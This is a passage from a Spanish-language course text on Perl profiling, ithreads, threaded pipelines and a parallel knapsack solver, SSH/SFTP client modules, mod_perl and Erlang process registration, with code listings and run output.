Grouping [main] Calls: [3796]
Grouping [main] Times: [42.4062000000002]
Grouping [main] IncTimes: [170.386800000001]
Total Elapsed Time =  1.05213 Seconds
  User+System Time = 0.772130 Seconds
Exclusive Times
%Time ExclSec CumulS #Calls sec/call Csec/c  Name
 54.9   0.424  1.704   3796   0.0001 0.0004  main
 3.89   0.030  0.030      8   0.0037 0.0037  L2hos::Unix::BEGIN
 1.30   0.010  0.010      2   0.0050 0.0050  Exporter::as_heavy
 1.30   0.010  0.010      3   0.0033 0.0033  vars::BEGIN
 1.30   0.010  0.010     20   0.0005 0.0005  NDBM_File::TIEHASH
 0.00   0.000  0.000      2   0.0000 0.0000  Exporter::Heavy::heavy_export
 0.00   0.000  0.000      1   0.0000 0.0000  File::Glob::GLOB_BRACE
 0.00   0.000  0.000      1   0.0000 0.0000  File::Glob::GLOB_NOMAGIC
 0.00   0.000  0.000      1   0.0000 0.0000  File::Glob::GLOB_QUOTE
 0.00   0.000  0.000      1   0.0000 0.0000  File::Glob::GLOB_TILDE
 0.00   0.000  0.000      1   0.0000 0.0000  File::Glob::GLOB_ALPHASORT
 0.00       - -0.000      1        -      -  L2hos::Unix::Link
```

```
 0.00       - -0.000      1        -      -  L2hos::Unix::pathd
 0.00       - -0.000      1        -      -  L2hos::Unix::dd
 0.00       - -0.000      1        -      -  L2hos::Unix::home
 0.00       - -0.000      1        -      -  L2hos::Unix::fullname
 0.00       - -0.000      1        -      -  Getopt::Long::FindOption
 0.00       - -0.000      1        -      -  L2hos::Unix::syswait
 0.00       - -0.000      1        -      -  L2hos::Unix::path2latex
 0.00       - -0.000      1        -      -  warnings::BEGIN
 0.00       - -0.000      1        -      -  Getopt::Long::ConfigDefaults
 0.00       - -0.000      1        -      -  Getopt::Long::Configure
 0.00       - -0.000      1        -      -  Fcntl::BEGIN
 0.00       - -0.000      1        -      -  Fcntl::bootstrap
 0.00       - -0.000      1        -      -  AnyDBM_File::BEGIN
 0.00       - -0.000      1        -      -  NDBM_File::bootstrap
 0.00       - -0.000      1        -      -  warnings::unimport
 0.00       - -0.000      1        -      -  Cwd::bootstrap
 0.00       - -0.000      1        -      -  Config::TIEHASH
 0.00       - -0.000      1        -      -  Config::import

ENVIRONMENT
    The environment variable DPROFPP_OPTS can be set to a string containing
    options for dprofpp. You might use this if you prefer -I over -E or if
    you want -F on all the time.

    This was added fairly lazily, so there are some undesirable side
    effects. Options on the commandline should override options in
    DPROFPP_OPTS--but don't count on that in this version.
```

En este enlace encontrará un fichero latex para que pueda repetir el análisis con `Devel::DProf`: http://nereida.deioc.ull.es/ pp2/performancebook/proflatex2html.tgz

```
$perl -d:DProf /usr/local/bin/latex2html perlexamples
....
$ dprofpp
File::Glob::GLOB_QUOTE has 1 unstacked calls in outer
File::Glob::GLOB_TILDE has 1 unstacked calls in outer
Exporter::Heavy::heavy_export has 2 unstacked calls in outer
File::Glob::GLOB_ALPHASORT has 1 unstacked calls in outer
File::Glob::GLOB_BRACE has 1 unstacked calls in outer
Exporter::export has -2 unstacked calls in outer
File::Glob::GLOB_NOMAGIC has 1 unstacked calls in outer
File::Glob::AUTOLOAD has -5 unstacked calls in outer
Total Elapsed Time = 34.27311 Seconds
  User+System Time = 19.94311 Seconds
Exclusive Times
%Time ExclSec CumulS #Calls sec/call Csec/c  Name
 10.1   2.015  7.150   9734   0.0002 0.0007  main::translate_environments
 8.69   1.733  6.484  14121   0.0001 0.0005  main::process_command
 6.88   1.373  1.373  11469   0.0001 0.0001  main::iso_map
 5.46   1.088  1.088   1270   0.0009 0.0009  main::text_cleanup
 4.70   0.937  6.624   9286   0.0001 0.0007  main::translate_commands
 3.08   0.615  0.968    389   0.0016 0.0025  main::add_real_child_links
 3.01   0.600  0.600  33355   0.0000 0.0000  NDBM_File::FETCH
 2.67   0.532  1.994   6286   0.0001 0.0003  main::accent_safe_for_ij
```

```
 2.58   0.515  0.561    311   0.0017 0.0018  main::replace_verb_marks
 2.51   0.500  0.567   4362   0.0001 0.0001  main::revert_to_raw_tex
 2.47   0.492  0.492  12168   0.0000 0.0000  NDBM_File::STORE
 2.35   0.468  0.526  14121   0.0000 0.0000  main::convert_iso_latin_chars
 2.08   0.414 19.990      1   0.4142 19.990  main::translate
 2.06   0.411  0.482   6276   0.0001 0.0001  main::get_next_pair_or_char_pr
 2.04   0.407  5.046      1   0.4071 5.0464  main::post_process
```

18.6. Devel::SmallProf

```
$perl -d:SmallProf /usr/local/bin/latex2html lhp
$ ls -ltr | tail -2
-rw-r--r--  1 lhp lhp 1542213 2005-04-27 11:54 smallprof.out
drwxr-xr-x  2 lhp lhp    4096 2005-04-27 11:54 lhp
```

O bien:

```
SMALLPROF_CONFIG=zg perl -d:SmallProf /usr/local/bin/latex2html lhp
$ cat -n smallprof.out | head -4
1  * file name : line number : line count : time (ms) : ctime (ms) : line source
2  /usr/local/bin/latex2html:1797:1:180:169:       waitpid($pid,0);
3  /usr/local/lib/latex2html/L2hos/Unix.pm:268:1:76:79:     $status = waitpid($child_pid, 0);
4  /usr/local/bin/latex2html:15591:1:32:30:             require $_ || die "\n*** Could not loa
```

Ejercicio 18.6.1. *Escriba el comando que muestra las líneas de* `smallprof.out` *ordenadas por el campo* `count`.

18.7. Hilos en Perl: ithreads

Para ver si nuestro intérprete ha sido compilado con `ithreads`:

```
$ perl -MConfig -e 'print "$Config{useithreads}\n"'
define
```

El área bajo la curva $y = \frac{1}{1+x^2}$ entre 0 y 1 nos proporciona un método para calcular π:

$$\int_0^1 \frac{4}{(1+x^2)} dx = 4 \arctan(x)|_0^1 \ = 4(\frac{\pi}{4} - 0) = \pi$$

```
$ cat -n pi.pl
     1  #!/usr/bin/perl -w
     2  # el número Pi es 3.
     3  # 1415926535 8979323846 2643383279 5028841971 6939937510 5820974944 5923078164
     4  # 0628620899 8628034825 3421170679 8214808651 3282306647 0938446095 5058223172
     5  # 5359408128 4811174502 8410270193 8521105559 6446229489 5493038196 4428810975
     6  # 6659334461 2847564823 3786783165 2712019091 4564856692 3460348610 4543266482
     7  # 1339360726 0249141273 7245870066 0631558817 4881520920 9628292540 9171536436
     8
     9  use strict;
    10  use threads;
    11  use threads::shared;
    12
    13  our $N;
    14  our $numthreads;
    15  our $pi = 0;
```

```
16
17  sub chunk {
18    my $N = shift;
19    my $numthreads = shift;
20
21    my ($i, $x, $sum, $w);
22    my $id = threads->self()->tid();
23    $w = 1/$N;
24    $sum = 0;
25    for ($i = $id; $i < $N; $i += $numthreads) {
26      $x = ($i + 0.5)*$w;
27      $sum += 4.0/(1.0 + $x*$x);
28    }
29    print "thread $id: $sum\n";
30    return $sum;
31  }
32
33  sub par {
34    my $nt = shift();
35    my $task = shift;
36    my @t; # array of tasks
37    my $i;
38    my @results;
39
40    for($i=1; $i < $nt; $i++) {
41      $t[$i] = threads->new($task, @_);
42    }
43    @{$results[0]} = $task->( @_);
44    for($i=1; $i < $nt; $i++) {
45      @{$results[$i]} = $t[$i]->join();
46    }
47    @results;
48  }
49
50  ### main ###
51  $numthreads = (shift || 2);
52  $N = (shift || 10000);
53
54  my @results = par($numthreads, \&chunk, $N, $numthreads);
55  for (@results) { $pi += $_->[0] }
56  $pi /= $N;
57
58  print "PI = $pi\n";
59  for (@results) {
60    print @$_," ";
61  }
62  print "\n";
```

Ejecución:

```
$ time ./pi.pl 1 1000000
thread 0: 3141592.65358976
PI = 3.14159265358976
3141592.65358976
```

```
real    0m0.976s
user    0m0.960s
sys     0m0.010s
$ time ./pi.pl 2 1000000
thread 1: 1570795.82679499
thread 0: 1570796.82679495
PI = 3.14159265358994
1570796.82679495 1570795.82679499

real    0m0.584s
user    0m1.080s
sys     0m0.000s
```

La máquina:

```
$ perl -ne 'print if m/processor|model_name|cache|MHz/' /proc/cpuinfo
processor       : 0
cpu MHz         : 2657.850
cache size      : 512 KB
processor       : 1
cpu MHz         : 2657.850
cache size      : 512 KB
processor       : 2
cpu MHz         : 2657.850
cache size      : 512 KB
processor       : 3
cpu MHz         : 2657.850
cache size      : 512 KB
```

Realmente en la máquina usada sólo hay dos procesadores, cada uno de los cuales virtualiza dos procesadores.

Ejercicio 18.7.1. *Reescriba el ejemplo anterior usando una planificación por bloques. ¿Son mejores los tiempos obtenidos? ¿Mejora la precisión en el cálculo de pi?*

Ejercicio 18.7.2. *Las asignaciones cíclica y por bloques son un caso particular de la asignación cíclica con tamaño de bloque de ciclo fijo. Escriba una subrutina* `parfor` *que implante este tipo de asignación.*

Ejercicio 18.7.3. *En una política de planificación dinámica los procesadores ejecutan los trozos o bloques de iteraciones de tamaño especificado b dinámicamente en exclusión mutua. El iterador se convierte en un recurso compartido. Cada hilo intenta ganar acceso al iterador y si lo consigue obtiene b iteraciones consecutivas que ejecuta. ¿Cuando puede resultar ventajosa una planificación dinámica? Escriba una rutina genérica que provea planificación dinámica de un bucle.*

Vea también `perldoc perlthrtut` o bien http://search.cpan.org/ nwclark/perl-5.8.6/pod/perlthrtut.pod

18.8. Tuberías y Pipes

18.8.1. El Cálculo de los Números Primos

Secuencial:

```
$ cat -n primes-without-threads.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3
```

```
 4  my @primes = (2);
 5
 6  NEW_NUMBER:
 7  for my $num (3 .. 1000) {
 8          foreach (@primes) { next NEW_NUMBER if $num % $_ == 0 }
 9          print "Found prime $num\n";
10          push @primes, $num;
11  }
```

Paralelo:

```
$ cat -n primes-using-threads.pl
     1  #!/usr/bin/perl -w
     2
     3  use strict;
     4
     5  use threads;
     6  use Thread::Queue;
     7
     8  my $stream = new Thread::Queue;
     9  my $kid    = new threads(\&check_num, $stream, 2);
    10
    11  for my $i (3 .. 1000) {
    12          $stream->enqueue($i);
    13  }
    14
    15  $stream->enqueue(undef);
    16  $kid->join;
    17
    18  sub check_num {
    19          my ($upstream, $cur_prime) = @_;
    20          my $kid = undef;
    21          my $downstream = new Thread::Queue;
    22          while (my $num = $upstream->dequeue) {
    23                  next unless $num % $cur_prime;
    24                  if ($kid) {
    25                          $downstream->enqueue($num);
    26                  } else {
    27                          print "Found prime $num\n";
    28                          $kid = new threads(\&check_num, $downstream, $num);
    29                  }
    30          }
    31          $downstream->enqueue(undef) if $kid;
    32          $kid->join if $kid;
    33  }
```

18.8.2. Asignación de trabajo a threads en un pipe

```
package Threads::Pipe;
use 5.008004;
use strict;
use warnings;
use threads;
use Thread::Queue;
use Carp;
```

```
require Exporter;
our @ISA = qw(Exporter);
our @EXPORT_OK = ( 'pipe' );
our $VERSION = '0.01';

# Virtualización de un pipe.
# Se supone que el número de procesos virtuales requeridos
# es conocido de antemano.

sub pipe { # crea el anillo que virtualiza el pipe de tamaño N
  my $nt = shift(); # número de threads
  my $N = shift(); # número de procesadores virtuales
  my $task = shift(); # subrutina a ejecutar

  my @t; # array de tareas
  my @channel; # array de colas
  # El resto de argumentos son argumentos de $task

  my $id; # identificador de procesador físico

  # creamos canales ...
  for($id=0; $id < $nt; $id++) {
    $channel[$id] = new Thread::Queue; # canal comunicando procesos $id y ($id+1)%$nt
  }

  # creamos threads ...
  for($id=0; $id < $nt; $id++) {
    my $wrap = sub { # clausura que envuelve a la función de usuario $task
      my $i; # identificador de proceso virtual
      my @results;

      for($i = $id; $i < $N; $i += $nt) {
        my $result_i = $task->($i,  $channel[($id+$nt-1)%$nt], $channel[$id], @_);
        push @results, $result_i;
      }
      return \@results;
    }; # end wrap

    $t[$id] = threads->new($wrap, @_); # contexto escalar: retorna escalar
  }
  # La thread 0 no trabaja, sólo espera  ...
  my @result;
  for($id=0; $id < $nt; $id++) {
    $result[$id] = $t[$id]->join(); # join debe ser ejecutado por el padre
  }
  # shuffle
  my @R;
  for($id=0; $id < $nt; $id++) {
    my @aux = @{$result[$id]};
    for my $i (0..$#aux) {
      $R[$id+$nt*$i] = $aux[$i];
    }
  }
```

```
  return @R;
}

1;
```

Programa:

```
$ cat -n pipe3.pl
 1  #!/usr/bin/perl -w -I../lib
 2  # File: pipe3.pl
 3
 4  use strict;
 5  use threads;
 6  use Thread::Queue;
 7  use Threads::Pipe qw(pipe);
 8
 9  our $numthreads = (shift || 2); # número de threads "físicas"
10  our $numvirtual = (shift || 8); # número de threads "virtuales"
11  our $nummessages = (shift || 4); # número de mensajes por etapa
12
13  ### main ###
14  &pipe($numthreads, $numvirtual, \&job, $nummessages);
15
16  sub job {
17    my $vid = shift;
18    my $from_left = shift;
19    my $to_right = shift;
20    ###############
21    my $nummessages = shift;
22    my $id = threads->self->tid(); # identificado de ithread Perl
23
24    my ($i, $num);
25    if ($vid) {
26      for $i (1..$nummessages) {
27        $num = $from_left->dequeue;
28        # procesar número ...
29        my $processed = $num*$vid;
30        print "id=$id vid=$vid: num=$num processed=$processed\n";
31        $to_right->enqueue($num);
32      }
33    }
34    else {
35      for $i (1..$nummessages) {
36        print "id=$id vid=$vid: num=$i\n";
37        $to_right->enqueue($i);
38      }
39    }
40  }
```

Ejecución:

```
$ pipe3.pl
id=1 vid=0: num=1
id=1 vid=0: num=2
id=1 vid=0: num=3
```

```
id=1 vid=0: num=4
id=2 vid=1: num=1 processed=1
id=1 vid=2: num=1 processed=2
id=2 vid=1: num=2 processed=2
id=1 vid=2: num=2 processed=4
id=2 vid=1: num=3 processed=3
id=1 vid=2: num=3 processed=6
id=2 vid=1: num=4 processed=4
id=1 vid=2: num=4 processed=8
id=2 vid=3: num=1 processed=3
id=1 vid=4: num=1 processed=4
id=2 vid=3: num=2 processed=6
id=2 vid=3: num=3 processed=9
id=1 vid=4: num=2 processed=8
id=2 vid=3: num=4 processed=12
id=1 vid=4: num=3 processed=12
id=2 vid=5: num=1 processed=5
id=1 vid=4: num=4 processed=16
id=2 vid=5: num=2 processed=10
id=1 vid=6: num=1 processed=6
id=1 vid=6: num=2 processed=12
id=2 vid=5: num=3 processed=15
id=1 vid=6: num=3 processed=18
id=2 vid=5: num=4 processed=20
id=1 vid=6: num=4 processed=24
id=2 vid=7: num=1 processed=7
id=2 vid=7: num=2 processed=14
id=2 vid=7: num=3 processed=21
id=2 vid=7: num=4 processed=28
```

18.9. El Problema de la mochila 0-1

Utilizando programación dinámica es posible resolver el problema de la mochila 0-1: Se tiene una mochila de de capacidad M y N objetos de pesos w_k y beneficios p_k. Se trata de encontrar la combinación óptima de objetos que caben en la mochila y producen el máximo beneficio. Para ello denotemos por $f_k(c)$ el beneficio óptimo obtenido usando los primeros k objetos y una mochila de capacidad c. Entonces $f_0(c) = p_0$ si $c \geq w_0$ y 0 en otro caso. Además

$f_k(c) = \text{máx}\{f_{k-1}(c), f_k - 1(c - w_k) + p_k\}$ si $c > w_k$ y $f_k(c) = f_{k-1}(c)$ en otro caso.

El esquema del algoritmo secuencial es:

```
for my $c (0..$M) {
  $f[0][$c] = ($w[0] <= $c)? $p[0] : 0;
}

for my $k (1..$N-1) {
  for my $c (0..$M) {
    my $n = $f[$k-1][$c];
    if ($c >= $w[$k]) {
      my $y = $f[$k-1][$c-$w[$k]]+$p[$k];
      $f[$k][$c] = ($n < $y)? $y : $n;
    }
    else { $f[$k][$c] = $n; }
  }
```

```
  }
```

En la dirección:
http://nereida.deioc.ull.es/~lhp/perlexamples/Algorithm-Knap01DP-0.01.tar.gz.
puede encontrar una distribución de un módulo Perl que proporciona una solución secuencial.

He aqui una solución paralela:

```
$ cat -n pipeknap.pl
 1  #!/usr/bin/perl -w -I../lib
 2  # File: pipeknap.pl
 3
 4  use strict;
 5  use threads;
 6  use Thread::Queue;
 7  use Carp;
 8  use IO::File;
 9  use Threads::Pipe qw(pipe);
10
11  ### main
12  #my ($M, $w, $p) = ReadKnap($ARGV[0]);
13  srand(27);
14  my ($M, $w, $p) = GenKnap($ARGV[0]);
15  my $N = @$w;
16  my $numthreads = ($ARGV[1] || 2);
17
18  my @f = &pipe($numthreads, $N, \&knap, $M, $w, $p);
19
20  my @Table = GetSol(@f);
21  print "Sol = $Table[-1][-1]\n";
22
23  sub knap {
24    my $k = shift();
25    my $from_left = shift();
26    my $to_right = shift();
27    ###############
28    my $M = shift();
29    my @w = @{shift()};
30    my @p = @{shift()};
31
32    my $N = @w;
33    my @f;
34    my @left;
35
36    croak "Profits and Weights don't have the same size" unless scalar(@w) == scalar(@p);
37
38    if ($k) {
39      for my $c (0..$M) {
40        $left[$c] = $from_left->dequeue();
41        if ($c >= $w[$k]) {
42          my $y = $left[$c-$w[$k]]+$p[$k];
43          $f[$c] = ($left[$c] < $y)? $y : $left[$c];
44        }
45        else {
46          $f[$c] = $left[$c];
```

```
47        }
48        $to_right->enqueue($f[$c]);
49      }
50    }
51    else { # thread virtual 0
52      for my $c (0..$M) {
53        $f[$c] = ($w[0] <= $c)? $p[0] : 0;
54      }
55      $to_right->enqueue(@f);
56    }
57    return (\@f);
58  }
59
60  sub ReadKnap {
61    my $filename = shift;
62
63    my $file = IO::File->new("< $filename");
64    croak "Can't open $filename" unless defined($file);
65    my (@w, @p);
66
67    my ($N, $M);
68
69    chomp($N = <$file>);
70    chomp($M = <$file>);
71    for (0..$N-1) {
72      $w[$_] = <$file>;
73      $p[$_] = <$file>;
74    }
75    chomp @w;
76    chomp @p;
77    $file->close();
78    return ($M, \@w, \@p);
79  }
80
81  sub GenKnap {
82    my $N = (shift() || 10000);
83    my $R = (shift() || $N);
84
85    my ($x, $M, @w);
86    @w = map { $x = 1 + int(rand($R)); $M += $x; $x } 1..$N;
87    $M = int ($M / 2);
88    return ($M, \@w, \@w);
89  }
90
91  sub GetSol {
92    my @f = @_;
93
94    my $k = 0;
95    for my $t (@f) {
96      my $c = 0;
97      for my $fkc (@$t) {
98        $Table[$k][$c] = $fkc;
99        $c++;
```

```
100      }
101    $k++;
102    }
103    return @Table;
104  }
```

18.10. Práctica: Aumentando el Grano

Aumente el grano de la solución anterior haciendo que cada thread procese $f_k(c)$ para todo $0 \leq c \leq M$ y un bloque de tamaño g de objetos.

18.11. Práctica: El Problema de Asignación de un Unico Recurso

Resuelva utilizando programación dinámica el problema de asignación de un único recurso y diseñe un algoritmo paralelo usando el esqueleto anterior.

18.12. Práctica: La criba de Eratostenes

Adapte el esquema explicado al ejemplo de paralelización del cómputo de los primeros números primos estudiada en la sección 18.8.1

18.13. `Net::SSH::Perl`

18.13.1. Ejemplo de uso

El módulo `Net::SSH::Perl` proporciona las funcionalidades de un cliente SSH. Es compatible con los protocolos SSH-1 y SSH-2.

```
 1 #!/usr/bin/perl -w
 2 use Net::SSH::Perl;
 3 use strict;
 4 my ($stdout, $stderr, $exit) = ('', '', '');
 5 my ($user) = ('yourlogin');
 6 my $pass = 'yourPassword';
 7 my $cmd = 'ls -l';
 8 my $host = 'yourmachine';
 9 my $ssh = Net::SSH::Perl->new($host);
10 $ssh->login($user, $pass);
11 ($stdout, $stderr, $exit) = $ssh->cmd($cmd);
12 print "STDOUT =\n$stdout";
13 print "STDERR =\n$stderr" if $stderr;
```

El constructor `new` (línea 9) establece la conexión con `$host`. Entre los parámetros que admite están:

- El protocolo, e cuál puede ser 2 ó 1 ó '2,1' 'o '1,2'. Los dos últimos indican que ambos protocolos pueden ser usados pero especifican un orden de preferencia.
- El cifrado, el cuál puede ser IDEA, DES, DES3 y blowfish en SSH1 y arcfour, blowfish-cbs y 3des-cbs en SSH-2.
- El puerto al que el demonio `sshd` debe conectarse.

Ejecución:

```
$ ./example.pl
Argument "ssh-dss" isn't numeric in numeric eq (==) at /usr/local/share/perl/5.8.4/Net/SSH/Per
STDOUT =
total 24
drwxr-xr-x    3 casiano  ull         4096 Jul 17  2002 ar
drwxr-xr-x    2 casiano  ull         4096 May  6  2002 bin
drwxr-xr-x    2 casiano  ull           52 Dec 17  2001 etc
drwxr-xr-x    2 casiano  ull           45 Mar 15  2000 include
drwxr-xr-x    4 casiano  ull         4096 Aug  8  2002 papiguide
drwxr-xr-x    4 casiano  ull           43 Apr  4  2002 repository
lrwxr-xr-x    1 casiano  ull           20 Jul 17  2002 scratch -> /scratch_tmp/casiano
lrwxr-xr-x    1 casiano  ull           26 Jul 17  2002 scratch1 -> /scratch/files/ull/casiano
drwxr-xr-x    8 casiano  ull          107 Mar  6  2003 src
drwxr-xr-x    2 casiano  ull           95 Aug  8  2002 tmp
lrwxr-xr-x    1 casiano  ull           21 Mar  7  2003 unstable -> scratch/unstable/CALL
drwxr-xr-x    5 casiano  ull          143 Oct 26  2004 work
STDERR =
MANPATH: Undefined variable.
```

18.13.2. Combinando con `threads`

El siguiente ejemplo muestra como dos threads generan conexiones ssh con dos máquinas ejecutando el mismo comando en ambas.

```
#!/usr/bin/perl -w
use strict;
use Net::SSH::Perl;
use threads;
use Data::Dumper;

our $numthreads;

my (@pass, @host);

my $user = 'XXXX';

$pass[0] = 'XXXX'; $host[0] = 'XXXX';

$pass[1] = 'XXXX.'; $host[1] = 'XXXX';

sub par {
  my $nt = shift();
  my $task = shift;
  my @t; # array of tasks
  my $i;
  my @results;

  for($i=1; $i < $nt; $i++) {
    $t[$i] = threads->new($task, @_);
  }
  @{$results[0]} = $task->( @_);
  for($i=1; $i < $nt; $i++) {
    @{$results[$i]} = $t[$i]->join();
  }
```

```
  @results;
}

sub ssh {
  my $cmd = shift();
  my $id = threads->self()->tid();
  my $pass = $pass[$id];
  my $host = $host[$id];
  my ($stdout, $stderr, $exit) = ('', '', '');
  my $ssh = Net::SSH::Perl->new($host);
  $ssh->login($user, $pass);
  [ $ssh->cmd($cmd) ];
}

$numthreads = (shift || 2);
my @results = par($numthreads, \&ssh, 'pwd');

print Dumper(\@results);
```

Ejecución:

```
$ ./example2.pl
Argument "ssh-rsa" isn't numeric in numeric eq (==) at /usr/local/share/perl/5.8.4/Net/SSH/Per
Argument "ssh-dss" isn't numeric in numeric eq (==) at /usr/local/share/perl/5.8.4/Net/SSH/Per
$VAR1 = [ [ [ '/user1/uni/ull/casiano ', 'MANPATH: Undefined variable.  ', 0 ] ],
          [ [ '/home/casiano ', undef, 0 ] ]
        ];
```

18.14. Módulos para FTP Seguro

18.14.1. `Net::SFTP`

El módulo `Net::SFTP` es una implementación en Perl del protocolo SFTP construido sobre el protocolo SSH. `Net::SFTP` usa `Net::SSH::Perl` para construir una conexión segura para la transferencia de ficheros.

```
 cat -n examplenetsftp2.pl
     1  #!/usr/bin/perl -w
     2  use Net::SFTP;
     3  use strict;
     4  use Data::Dumper;
     5
     6  our $count = 0;
     7  my $user = 'casiano';
     8  my $host = (shift or die "Dame una máquina!\n");
     9  my $pass = (shift or die "Dame una paspassn");
    10  my $sftp = Net::SFTP->new($host, user=>$user, password=>$pass);
    11  $sftp->put($0, 'borrame.txt');
    12  $sftp->ls('.', sub { print "$_[0]->{filename}\t"; print "\n" if $count++ % 5 == 0 } );
    13  print "\n";
```

En la línea 12 obtenemos la lista de ficheros. La interfaz del método `ls` es:

```
$sftp->ls($remote [, $subref ])
```

donde `$remote` es el directorio en la máquina remota. Si se especifica `$subref` entonces la subrutina apuntada por `$subref` será llamada para cada entrada del directorio. Se le pasa una referencia a un hash con tres claves:

- `filename`, El nombre de la entrada en el listado del directorio.
- `longname`, una entrada detallada tipo `ls -l`.
- `a`, Un objeto `Net::SFTP::Attributes` conteniendo los atributos del fichero (atime, mtime, permisos, etc.).

Veamos un ejemplo de ejecución:

```
$ ./examplenetsftp2.pl maquina password
.
..      tmp     .screenrc       .bash_logout    .bash_profile
.bashrc .mailcap        .bash_history   .gimp-1.2       .paraver
.viminfo        public_html     lhp     .Xauthority     pl
borrame.txt     .bashrc~        .ssh    examplesftp.pl
```

18.14.2. `Net::SFTP::Foreign`

El módulo `Net::SFTP::Foreign` proporciona un cliente SFTP en Perl. Para ello utiliza un cliente ssh externo. A diferencia de `Net::SFTP` y de `Net::SSH` no permite el uso de claves (passwords) como argumentos.

```
 1 #!/usr/bin/perl -w
 2 use Net::SFTP::Foreign;
 3 use strict;
 4 use Data::Dumper;
 5
 6 our $count = 0;
 7 my ($stdout, $stderr, $exit) = ('', '', '');
 8 my $user = 'XXXX';
 9 my $host = 'YYY';
10 my $sftp = Net::SFTP::Foreign->new(host=>$host, user=>$user);
11 $sftp->put('/home/lhp/Lperl/src/ssh/examplesftp.pl', 'borrame.txt');
12 $sftp->ls('.', sub { print "$_[0]->{filename}\t"; print "\n" if $count++ % 5 == 0 } );
13 print "\n";
```

La conexión sftp se crea en la línea 10. El constructor `new` crea un objeto que representa la conexión abierta. Los métodos `get` y `put` permiten mover ficheros entre las máquinas. El método `ls` nos devuelve una estructura de datos con información específica sobre cada entrada del directorio. Los tres métodos admiten un parámetro que referencia a una subrutina que se ejecutará sobre cada entrada.

Sigue el resultado de la ejecución. La apertura de la conexión en la línea 10 hace que se pida el password. Una alternativa es usar claves RSA o DSA.

```
$ ./examplesftp.pl
DSA host key for IP address '147.83.42.28' not in list of known hosts.
XXXX@YYY's password: # el usuario rellena la password una vez
MANPATH: Undefined variable.
.
..      ar      bin     etc     src
tmp     .ssh    examplesftp.pl  papiguide       work
.pvmcshrc       .DIMEMAS_defalults      .adprc  scratch1        scratch
include .cshrc  unstable        .nanoscshrc     .news_time
.Xauthority     .nqshosts       borrame.txt     .loggg  .login
```

```
.sh_history     .exrc   .papi   .ssh2   repository
.profile        .forgex
```

Capítulo 19

mod_perl

```
Alias /perl/ /var/www/perl/
<Location /perl>
  SetHandler perl-script
  PerlHandler Apache::Registry
  PerlSendHeader On
  Options +ExecCGI
</Location>
```

Capítulo 20

Erlang

20.1. Introducción

Besides addressing a process by using its pid, there are also BIFs for registering a process under a name. The name must be an atom and is automatically unregistered if the process terminates:

register(Name, Pid)	*Associates the name Name, an atom, with the process Pid.*
registered()	*Returns a list of names which have been registered using register/2.*
whereis(Name)	*Returns the pid registered under Name, or undefined if the name is not registere*

```
pp2@nereida:~/Lerlang$ cat -n area_server0.erl
     1  -module(area_server0).
     2  -export([loop/0]).
     3  %% ~~~~~~
     4
     5  loop() ->
     6      receive
     7        {rectangle, Width, Ht} ->
     8          io:format("Area of rectangle is ~p~n", [Width*Ht]),
     9          loop();
    10        {circle, R} ->
    11          io:format("Area of circle is ~p~n", [3.14159*R*R]),
    12          loop();
    13        Other ->
    14          io:format("I don't know what the area of a ~p is ~n", [Other]),
    15          loop()
    16      end.

3> c(area_server0).
{ok,area_server0}

4> Pid = spawn(fun area_server0:loop/0 end).
* 2: syntax error before: 'end'
4> Pid = spawn(fun area_server0:loop/0).
<0.45.0>
5> register(area, Pid).
true
6> area! { rectangle, 4, 5}
6> .
Area of rectangle is 20
{rectangle,4,5}
```

Un Reloj

```
pp2@nereida:~/Lerlang$ erl
Erlang (BEAM) emulator version 5.6.5 [source] [64-bit] [smp:8] [async-threads:0] [hipe] [kerne

Eshell V5.6.5  (abort with ^G)
1> c(clock).
{ok,clock}
2> clock:start(5000, fun() -> io:format("TICK ~p~n", [erlang:now()) end).
* 1: syntax error before: ')'
2> clock:start(5000, fun() -> io:format("TICK ~p~n", [erlang:now()]) end).
true
TICK {1259,174993,316298}
TICK {1259,174998,320447}
TICK {1259,175003,325772}
TICK {1259,175008,330987}
TICK {1259,175013,332715}
3> clock:stop().
stop
4>

pp2@nereida:~/Lerlang$ cat -n clock.erl
     1  -module(clock).
     2  -export([start/2, stop/0]).
     3
     4  start(Time, Fun) ->
     5      register(clock, spawn(fun() -> tick(Time, Fun) end))
     6  .
     7
     8  stop() -> clock! stop.
     9
    10  tick(Time, Fun) ->
    11      receive
    12          stop -> void
    13      after Time -> Fun(), tick(Time, Fun)
    14      end
    15  .
```

20.2. Registrando un nombre de forma atómica

```
pp2@nereida:~/Lerlang$ cat -n register.erl
 1  % page 150, problem 1
 2  % Write a function start(AnAtom. Fun) to register AnAtom
 3  % as spawn(Fun).
 4  -module(register).
 5  -export([start_server/0, rf/1]).
 6
 7  start_server() ->
 8      spawn(fun() -> tutu_server() end)
 9  .
10
11  tutu_server() ->
12    io:format("tutu_server:~n"),
13    receive
```

```
14      { register, From, AnAtom, Fun } ->
15          Owner = whereis(AnAtom),
16          io:format("Owner: ~p~n",[Owner]),
17          if
18            Owner =/= undefined ->
19              From ! {self(), false};
20            true ->
21              io:format("tutu_server: registering function <~p>.~n",[AnAtom]),
22              Pid = spawn(fun() -> Fun() end),
23              register(AnAtom, Pid),
24              From ! {self(), true}
25          end,
26          tutu_server();
27     { From, Any } ->
28         io:format("tutu_server: received <~p> from ~p~n",[Any, From]),
29         From ! {self(), false},
30         tutu_server();
31     Any ->
32         io:format("tutu_server: received <~p>~n",[Any]),
33         tutu_server()
34    end
35  .
36
37  rf(Pid) ->
38    Pid! { register, self(), toto, fun() -> timer(10, 1) end},
39    receive
40        {Pid, true}  ->
41            io:format("accepted request~n");
42        {Pid, false} ->
43            io:format("denied request~n");
44        Any ->
45            io:format("error: received<~p>~n",[Any])
46    end
47  .
48
49  timer(Time, I) ->
50      receive
51          cancel -> void
52          after Time ->
53             %io:format("TICK: ~p~n", [erlang:now()]),
54             if
55               I < 1000 ->
56                 %io:format("I = ~p~n", [I]),
57                 timer(Time, I+1);
58              true ->
59                 io:format("end of loop reached I = ~p~n", [I])
60             end
61      end
62  .
```

Ejecución:

```
pp2@nereida:~/Lerlang$ erl
Erlang (BEAM) emulator version 5.6.5 [source] [64-bit] [smp:8] [async-threads:0] [hipe] [kerne
```

```
Eshell V5.6.5  (abort with ^G)
1> c(register).
{ok,register}
2> P = register:start_server().
tutu_server:
<0.38.0>
3> register:rf(P).
Owner: undefined
tutu_server: registering function <toto>.
tutu_server:
accepted request
ok
4> register:rf(P).
Owner: <0.40.0>
tutu_server:
denied request
ok
end of loop reached I = 1000
5> register:rf(P).
Owner: undefined
tutu_server: registering function <toto>.
tutu_server:
accepted request
ok
6> register:rf(P).
Owner: <0.43.0>
tutu_server:
denied request
ok
7> register:rf(P).
Owner: <0.43.0>
